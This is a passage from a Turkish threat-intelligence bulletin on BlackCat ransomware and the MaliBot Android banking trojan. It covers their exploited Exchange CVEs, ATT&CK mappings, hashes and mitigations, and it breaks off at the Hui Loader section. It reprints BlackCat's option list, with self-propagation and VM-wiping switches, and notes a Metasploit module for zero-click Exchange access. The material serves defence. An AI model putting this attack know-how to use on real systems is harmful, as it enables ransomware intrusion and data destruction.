# ZARARLI YAZILIM BÜLTENİ
## HAZİRAN 2022

TR EN

"İMZA TABANLI ZARARLI YAZILIM ALGILAMA BİTTİ"

INTER PROBE
INTELLIGENCE & ANALYTICS

Cyber Fusion Center

# İÇİNDEKİLER


3 InterProbe Hakkında

4 Giriş / Yönetici Özeti

5 Haziran 2022 – Zararlı Yazılım Trendleri

6 BlackCat

- Giriş | 6
- BlackCat tarafından kullanılan güvenlik açıkları | 6-7-8
- BlackCat MITRE ATT&CK Matrix | 9
- Öneriler ve güvenlik önlemleri | 10

11 MaliBot

- Giriş | 11
- Özellikleri | 11
- MaliBot MITRE ATT&CK Matrix | 12
- Öneriler ve güvenlik önlemleri | 13

14 Hui LOADER

- Giriş | 14
- HUI tarafından kullanılan teknikler | 15
- Hui LOADER MITRE ATT&CK Matrix | 16
- Öneriler ve güvenlik önlemleri | 17

18 Quantum Builder

- Giriş | 18-19
- Quantum Builder tarafından kullanılan güvenlik açıkları | 19-20
- Quantum Builder MITRE ATT&CK Matrix | 21
- Öneriler ve güvenlik önlemleri | 22

23 LockBit 3.0

- Giriş | 23
- Özellikleri | 24
- LockBit 3.0 MITRE ATT&CK Matrix | 25
- Öneriler ve güvenlik önlemleri | 26

27 Referanslar

Bize Ulaşın | info@interprobe.com.tr

## INTERPROBE HAKKINDA

InterProbe, özellikle hassas faaliyet alanlarında çalışan kuruluşlarla beraber her sektörden kuruluşların değişen teknolojik ihtiyaçlarını karşılamak için benzersiz ürünler, çözümler ve hizmetler tasarlar.

Yüksek nitelikli mühendisler ve uzmanlardan oluşan ekibimiz ile yeni nesil teknolojileri tasarlamakta ve üretmekteyiz. Geliştirdiğimiz yazılımlarımız ile işinize değer katmak için çalışan gerçek bir ortağız.

Ankara'daki merkez ofisimiz, İstanbul Teknopark şubemiz ve yurt dışında Azerbaycan, Katar ve Kazakistan'daki ofislerimiz ile dünyadaki tüm kuruluşlara stratejik çözümler sunmaktayız. Ar-Ge yatırımlarımız ve güvenlik teknolojilerindeki trendleri yakından takip etmemizden dolayı uluslararası çaptaki kuruluşlarla iş birliği yapmaktayız.

Türkiye'nin kalkınması ve büyümesi için güçlü bir sorumluluk duygusuna sahibiz; bu duygu, çalışmalarımıza yön veren en güçlü arzudur. InterProbe, özellikle genç mezunların ve üniversite öğrencilerinin yetkinlik ve becerilerini geliştirmeye yönelik eğitim ve staj programları düzenlemektedir. Ayrıca genç yazılımcılara proje desteği vermek için kaynak ayırmaktayız.

Birçok başarılı projeye imza atan Pavo Grup şirketlerinin bir parçası olarak ulusal kaynak ve yeteneklerle geliştirilmiş uçtan uca çözümleri bünyemizde sunmaktayız:

Savunma sanayiinde uzun yıllardır faaliyet gösteren ve ağırlıklı olarak dijital iletişim ve gömülü yazılım alanlarında hizmet veren PAVOTEK,

Elektromekanik üretim, montaj (SMD,THT) ve test konusunda uzmanlaşmış olan PANOD,

Aviyonik sistemler, askeri elektronik ve iletişim sistemleri, biyomedikal çözümler, güç elektroniği ve IoT alanlarında faaliyet gösteren PAVELSIS,

Ağ güvenliği ürünleri ve anahtarlama yönlendirme cihazları tasarlayan ve üreten PNETWORKS

Veri merkezleri için inşaat, altyapı ve kurulum hizmetleri sunan InterData olmak üzere geleceğe emin adımlarla ilerlemekteyiz.

# GİRİŞ / YÖNETİCİ ÖZETİ

## Giriş

Siber güvenlik her geçen gün daha fazla önem kazanmakta. Artık bir sistemi ele geçirmek ya da o sistemi saldırganlardan korumak çok daha zor. 2000'li yıllarda basit telnet zafiyeti ile ele geçirilebilen sistemler, standartlaşmış kütüphanelerin kullanımının yaygınlaşması ve siber güvenlik bilincinin artması gibi sebeplerden dolayı artık eskisi kadar yaygın değil. Bu nedenle saldırganlar da yeni stratejiler edindiler. Artık güvenliğin en zayıf halkalarından birinin insan olduğu daha fazla göze çarptı ve oltalama saldırılarının etkinliğinin arttığı görüldü. Saldırganlar bunun yanında yeni bir zafiyet bulunduğunda güncellenmesi zaman alacak sistemlerinde peşinde koşar oldular. Tabi her ne kadar bu teknikler etkili olsa da saldırganlar bununla beraber tekniklerini farklı yollarla değiştirmek durumundalar aksi takdirde imza tabanlı tarama sistemleri tarafından hızlıca tespit edilirler. Bu nedenle saldırganlar gönderdikleri zararlı kodları değiştirmenin hızlı yollarını geliştirdiler. İmza tabanlı sistemler bu tehditleri tespit etmekte yetersiz olduğundan hamle yapma sırasının onlara geldiğini anlayan siber güvenlik ekipleri zararlı yazılımların davranışlarını takip etmenin daha etkili olduğunu fark ettiler.

Bu noktada siber güvenlik ekiplerinin mevcut trendleri takip etmesini kolaylaştırmak adına InterProbe Fusion Center ekibi olarak InterProbe Zararlı Yazılım Bülteni'nin ilk sayısı ile karşınızdayız. Bültenimiz teknik detaylar ile fazla meşgul olmayan ve siber güvenliğe dair ilgisi olan hemen herkesin anlayabileceği bir dilde, trend olan zararlı yazılımları, zararlıyı kullanan tehdit aktörlerinin mevcut aktiviteleri ve kullandıkları yeni teknikleri bulunduracak şekilde aylık olarak yayınlanacak.

Keyifli okumalar.

## Yönetici Özeti

Haziran ayı, Farklı farklı zaralıların ortaya çıkmasıyla oldukça hareketli geçti. Lockbit 3.0'ın da çıkması ile Temmuz daha hareketli bile olabilir. Bu dokümanda sizin için aşağıdaki maddeler hakkındaki araştırmalarımızı derledik:

- Rust ile yazılmış olan Blackcat fidye yazılımı Microsoft Exchange'de bulunan CVE-2021-34473 ve CVE-2022-21846 numaralı uzaktan kod çalıştırma zafiyetlerini sömürmeye başladı.
- Malibot olarak adlandırılmış yeni bir banking trojan'ı ortaya çıktı. Özellikle İspanya ve İtalya bölgesindeki bankaları hedef alıyor gibi görünüyor.
- Araştırmacılar BRONZE STARLIGHT apt grubunun fidye saldırılarını bir şaşırtmaca olarak kullanarak grubun asıl motivasyonu olduğu düşünülen veri sızdırma işlemini gerçekleştirdiklerini gösteren bulgular elde etti. Bu bulgulara göre HUI Loader Zararlısının Çin destekli apt gruplarınca ortak kullanıldığı görülüyor.
- Quantum .Lnk Builder adında bir araç hacker forumlarında satışa geçti. Zararlı Windows kısayol dosyaları oluşturmak için kullanılan aracı satan tehdit aktörü, aracın Dogwalk zafiyetini kullanarak zararlı e-postalar oluşturabildiğini paylaştı.
- Lockbit 3.0 duyuruldu. Websitelerinde de bazı değişiklikler yapan tehdit aktörlerinin, websitelerine bir Bug Bounty programı ekledikleri de görüldü.

Lock bit 3.0

Black Cat

Quantum Builder

Mali Bot

HUI Loader

## 01 | BlackCat Ransomware

BlackCat, ilk olarak 2021 yılının Kasım-Aralık aylarında sağlamış olduğu hizmetleri yer altı forumlarında tanıtmaya başladı. Kendilerini yeni nesil ransomware grubu olarak tanıtıp ALPHV ismini alarak ransomware pazarına adım attılar. Bilindiği üzere özellikle BlackMatter ve REvil ransomware gruplarının faaliyetlerini durdurması piyasa da yer alan boşluğun doldurulması anlamına gelmekteydi. Çünkü bir çok sektör de olduğu gibi ransomware de bir pazar haline dönüşmüş durumda.

BlackCat, alışılmadık şekilde Rust programlama dilini kullanmaktadır ve yatayda ilerlemek istediği zaman Windows özelinde PsExec gibi Microsoft'un araçlarından faydalanmaktadır. Windows ve Linux işletim sistemlerinde çalışabilmektedir.


```
USAGE:
    [OPTIONS] [SUBCOMMAND]

OPTIONS:
        --access-token <ACCESS_TOKEN>              Access Token
        --bypass <BYPASS>...
        --child                                    Run as child process
        --drag-and-drop                            Invoked with drag and drop
        --drop-drag-and-drop-target                Drop drag and drop target batch file
    -h, --help                                     Print help information
        --log-file <LOG_FILE>                      Enable logging to specified file
        --no-net                                   Do not discover network shares on Windows
        --no-prop                                  Do not self propagate(worm) on Windows
        --no-prop-servers <NO_PROP_SERVERS>...     Do not propagate to defined servers
        --no-vm-kill                               Do not stop VMs on ESXi
        --no-vm-kill-names <NO_VM_KILL_NAMES>...   Do not stop defined VMs on ESXi
        --no-vm-snapshot-kill                      Do not wipe VMs snapshots on ESXi
        --no-wall                                  Do not update desktop wallpaper on Windows
    -p, --paths <PATHS>...                         Only process files inside defined paths
        --propagated                               Run as propagated process
        --ui                                       Show user interface
    -v, --verbose                                  Log to console
```

*BlackCat Ransomware'in çalıştırma seçenekleri*

BlackCat ile ilgili Aralık 2021'den bu yana bir çok haber görüyoruz. En önemlilerinden birisi ise Haziran ayında tekrar gündeme gelen BlackCat'in exchange sunucularını hedef alıyor olmasıydı. Öncelikle Rust programlama dilini kullanıyor olması yalnızca geleneksel güvenlik çözümlerini atlatmak ile kalmayıp aynı zamanda tersine mühendislik işlemlerini de güçleştirmektedir.

### BlackCat hangi güvenlik açıklarından faydalanmaktadır?


2022 yılının Haziran ayında yapılan haberlere bakıldığı zaman son dönemlerde güvenlik yamaları geçilmemiş Exchange sunucularını hedef alındığını söyleyebiliriz. Microsoft tarafından 13 Haziran 2022'de yayınlanan Güvenlik yaması uygulanmamış Exchange sunucusuna giriş senaryosuna göz atabiliriz. Şekil 1'de yer alan görsel, BlackCat zararlı yazılımının exploitation adımlarını göstermektedir.




*Şekil 1: BlackCat exploitation adımları | kaynak: microsoft.com*

## BlackCat Ransomware'in sıklıkla kullandığı CVE listesi:


15 Haziran 2022 tarihinde Microsoft tarafından özellikle BlackCat ransomware tarafından kullanılan Exchange güvenlik açıklarına yönelik Redmon tarafından birçok uyarı yayınlandı. Bu kapsamda;




*CVE-2021-34473, CVE-2021-31196, CVE-2021-31206 güvenlik açıklarına dair bilgilendirme*


*CVE-2021-34473 için metasploit modülü sayesinde zero-click olarak hedefe sunucuya erişim sağlanabilir.*

Özellikle popüler exploitation framework araçlarından birisi olan Metasploit içerisinde modülünün bulunması zafiyetin uygulanabilirliği noktasında hacker gruplarının işini kolaylaştırmaktadır.




*CVE-2022-21846, CVE-2022-21855, CVE-2022-21969 güvenlik açıklarına dair bilgilendirme*

## BlackCat MITRE ATT&CK Matrix

### Privilege Escalation

| ATT&CK ID | Name | Tactics | Description |
|---|---|---|---|
| T1548.002 | Bypass User Account Control | * Privilege Escalation<br>* Defense Evasion | Adversaries may bypass mechanisms to elevate process privileges on system. |

### Defense Evasion

| | | | |
|---|---|---|---|
| T1548.002 | Bypass User Account Control | * Privilege Escalation<br>* Defense Evasion | Adversaries may bypass mechanisms to elevate process privileges on system. |
| T1497 | Virtualization/Sandbox Evasion | * Defense Evasion<br>* Discovery | Adversaries may employ various means to detect and avoid virtualization and analysis enviroments. |
| T1027.002 | Software Packing | * Defense Evasion | Adversaries may perform software packing or vm software protection to conceal their code. |

### Credential Access

| | | | |
|---|---|---|---|
| T1056.004 | Cretendial API Hooking | * Credential Access<br>* Collection | Adversaries may hook into Windows application programming interface (API) functions to collect user credentials |

### Discovery

| | | | |
|---|---|---|---|
| T1518.001 | Security Software Discovery | * Discovery | Adversaries may attempt to get a listing of security software, configurations, defensive tools, and sensors that are installed on a system or in a cloud environment. |
| T1497 | Virtualization/Sandbox Evasion | * Defense Evasion<br>* Discovery | Adversaries may employ various means to detect and avoid virtualization and analysis enviroments. |
| T1082 | System Information Discovery | * Discovery | An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture |

### Lateral Movement

| | | | |
|---|---|---|---|
| T1021.001 | Remote Desktop Protocol | * Lateral Movement | Adversaries may use Valid Accounts to log into a computer using the RDP. |

### Command and Control

| | | | |
|---|---|---|---|
| T1095 | Non-Application Layer Protocol | * Command & Control | Adversaries may use a non-application layer protocol for communication between host and C2 server or among infected hosts within a network. |

### Collection

| | | | |
|---|---|---|---|
| T1056.004 | Credential API Hooking | * Credential Acccess<br>* Collection | Adversaries may hook into Windows API infected hosts within a network. |



SHA256: 731adcf2d7fb61a8335e23dbee2436249e5d5753977ec465754c6b699e9bf161

## BlackCat için yapılabilecek iyileştirmeler ve öneriler

Fidye saldırılarına karşı alınması gereken standart önlemlerin dışında InterProbe Research olarak şu maddeleri tavsiye ediyoruz;

- Microsoft Exchange sunucuları başta olmak üzere birçok girdi noktasına dair güvenlik yamalarının kontrol edilmesi
- Son kullanıcı odakları saldırıları engelleyebilmek adına e-posta üzerinden gelebilen sadece "belirli" uzantılara izin verilmesi. Örneğin: sadece docx, pptx, pdf, jpg vb. gibi. bu noktada yasaklı listesi değil izin verilecek listesi belirmek çok daha sağlıklı olacaktır. Çünkü BlackCat Şekil 2 üzerinden görüntüleyebileceğiniz birçok uzantıyı hedef almaktadır.

| | | | | | |
|---|---|---|---|---|---|
| .doc | .docx | .xls | .xlsx | .xlsm | .pdf |
| .msg | .ppt | .pptx | .sda | .sdm | .sdw |
| .zip | .json | .config | .ts | .cs | .sqlite |
| .aspx | .pst | .rdp | .accdb | .catpart | .catproduct |
| .catdrawing | .3ds | .dwt | .dxf | .csv | |

*Şekil2: Beyaz kutu içerisine alınan liste hali hazırda kullanılan uzantılar iken yeşil olarak işaretlenenler yeni hedefler olarak belirlenmiştir. kaynak: securelist.com*

- TTP'leri takip etmek ve kurumsal alt yapılarınızın ilgili zararlı yazılımın ve diğerlerinin tekniklerine karşı simüle edilmesi, güvenlik ürünlerinin bu taktik ve teknikleri referans alarak sıkılaştırması tavsiye edilmektedir.

## BlackCat için YARA kuralı


İlgili bağlantıdan BlackCat için YARA kuralını kontrol edebilirsiniz.

https://github.com/interprobe/BlackCatRansomware.yara

## 02 | MaliBot

Geçtiğimiz günlerde siber güvenlik araştırmacıları tarafından yeni bir android zararlı yazılımı tespit edildi. “MaliBot” adı verilen bu zararlı yazılım kullanıcıların parola ve diğer kimlik bilgilerini toplamak, bankacılık verilerini ele geçirmek ve kripto para cüzdanlarının kimlik bilgilerini elde etmek üzere oluşturulmuştur. Şimdilik İspanya ve İtalya merkezli bankaları hedef alan bu zararlı yazılım çok faktörlü kimlik doğrulama yöntemlerini atlatabiliyor.

MaliBot zararlı yazılımı “Kotlin” ile geliştirilmiştir. Zararlı yazılım barındıran web siteleri ve kısa mesaj yoluyla dağıtıldığı görülmektedir. Aynı zamanda Google Play Store’ da popüler olan kripto para uygulamaları gibi davranarak kullanıcıları tuzağa düşürmeye devam etmektedir.




*Mining X adı altında çalışan MaliBot tanıtım görüntüsü*

### Özellikleri

- Web injection/overlay saldırıları
- Kripto cüzdan hırsızlığı (Binance, Trust)
- MFA/2FA kodlarının çalınması
- Cookie verilerinin çalınması
- SMS verilerinin çalınması
- Google iki adımlı kimlik doğrulama kısmını atlatma
- Ele geçirilen cihazdan VNC bağlantısı oluşturma
- Cihaz üzerinde bulunan uygulamaları çalıştırma ve kaldırma
- SMS üzerinden mesajlar gönderme
- Enfekte cihaz ile alakalı çeşitli bilgileri (IP adresi, batarya ve telefon durumu, cihaz modeli, konum ve dil, yüklü uygulamaların listesi) C2 ile paylaşma

## MaliBot MITRE ATT&CK Matrix

### Execution

| ATT&CK ID | Name | Tactics | Description |
|---|---|---|---|
| T1402 | Broadcast Receivers | * Persistence<br>* Execution | An intent is a message passed between Android application or system components. |

### Persistence

| | | | |
|---|---|---|---|
| T1402 | Broadcast Receivers | * Persistence<br>* Execution | An intent is a message passed between Android application or system components. |

### Defense Evasion

| | | | |
|---|---|---|---|
| T1497 | Virtualization/Sandbox Evasion | * Defense Evasion<br>* Discovery | Adversaries may employ various means to detect and avoid virtualization and analysis enviroments. |

### Credential Access

| | | | |
|---|---|---|---|
| T1412 | Capture SMS Messages | * Credential Access<br>* Collection | A malicious application could capture sensitive data sent via SMS, including authentication credentials. |

### Discovery

| | | | |
|---|---|---|---|
| T1497 | Virtualization/Sandbox Evasion | * Defense Evasion<br>* Discovery | Adversaries may employ various means to detect and avoid virtualization and analysis enviroments. |

### Collection

| | | | |
|---|---|---|---|
| T1412 | Capture SMS Messages | * Credential Access<br>* Collection | A malicious application could capture sensitive data sent via SMS, including authentication credentials. |

### Command and Control

| | | | |
|---|---|---|---|
| T1573 | Encrypted Channel | * Command & Control | Adversaries may employ a known encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol. |

### Impact

| | | | |
|---|---|---|---|
| T15820 | SMS Control | * Impact | dversaries may delete, alter, or send SMS messages without user authorization. |



SHA256: b12dd66de4d180d4bbf4ae23f66bac875b3a9da455d9010720f0840541366490

## MaliBot için yapılabilecek iyileştirmeler ve öneriler

- “Google Play Store” veya “F-Droid” gibi güvenilir kaynaklardan uygulama indirmek.
- Mobil cihazlarda anti virus uygulamaları kullanmak.
- Uygulamaların kurulum aşamasında istediği izinleri kontrol etmek.
- Mobil cihazları “root” veya “jailbreak” olmadan kullanmak.
- Özellikle Şüpheli SMS bağlantılarını açmaktan kaçınılmalıdır.
- TTP’leri takip etmek ve kurumsal alt yapılarınızın ilgili zararlı yazılımın ve diğerlerinin tekniklerine karşı simüle edilmesi, güvenlik ürünlerinin bu taktik ve teknikleri referans alarak sıkılaştırması tavsiye edilmektedir.


Maddeler halinde belirtilen yöntemler hali hazırda tüm tehditler için geçerli olsa da sıkılaştırma adımları için gereklilik arz etmektedir.

**F5 araştırmacıları, MaliBot’un özellikle Google Authenticator’ın kimlik doğrulama kodlarını ele geçirebileceğine dair vurgu yapmaktadır.**

## 03 | Hui LOADER

Yaklaşık 2015 yılından bu tarafa Çin ile ilişkilendirilen APT grupları tarafından kullanılan "Loader" türü bir zararlı olan HUI Loader, BRONZE STARLIGHT/DEV-0401 grubunun aktiviteleri sonucu tekrar gündeme oturdu. Grubun finansal motivasyon ile hareket ediyormuş gibi davranarak asıl motivasyonları olan veri hırsızlığını gizlediği tespit edildi.

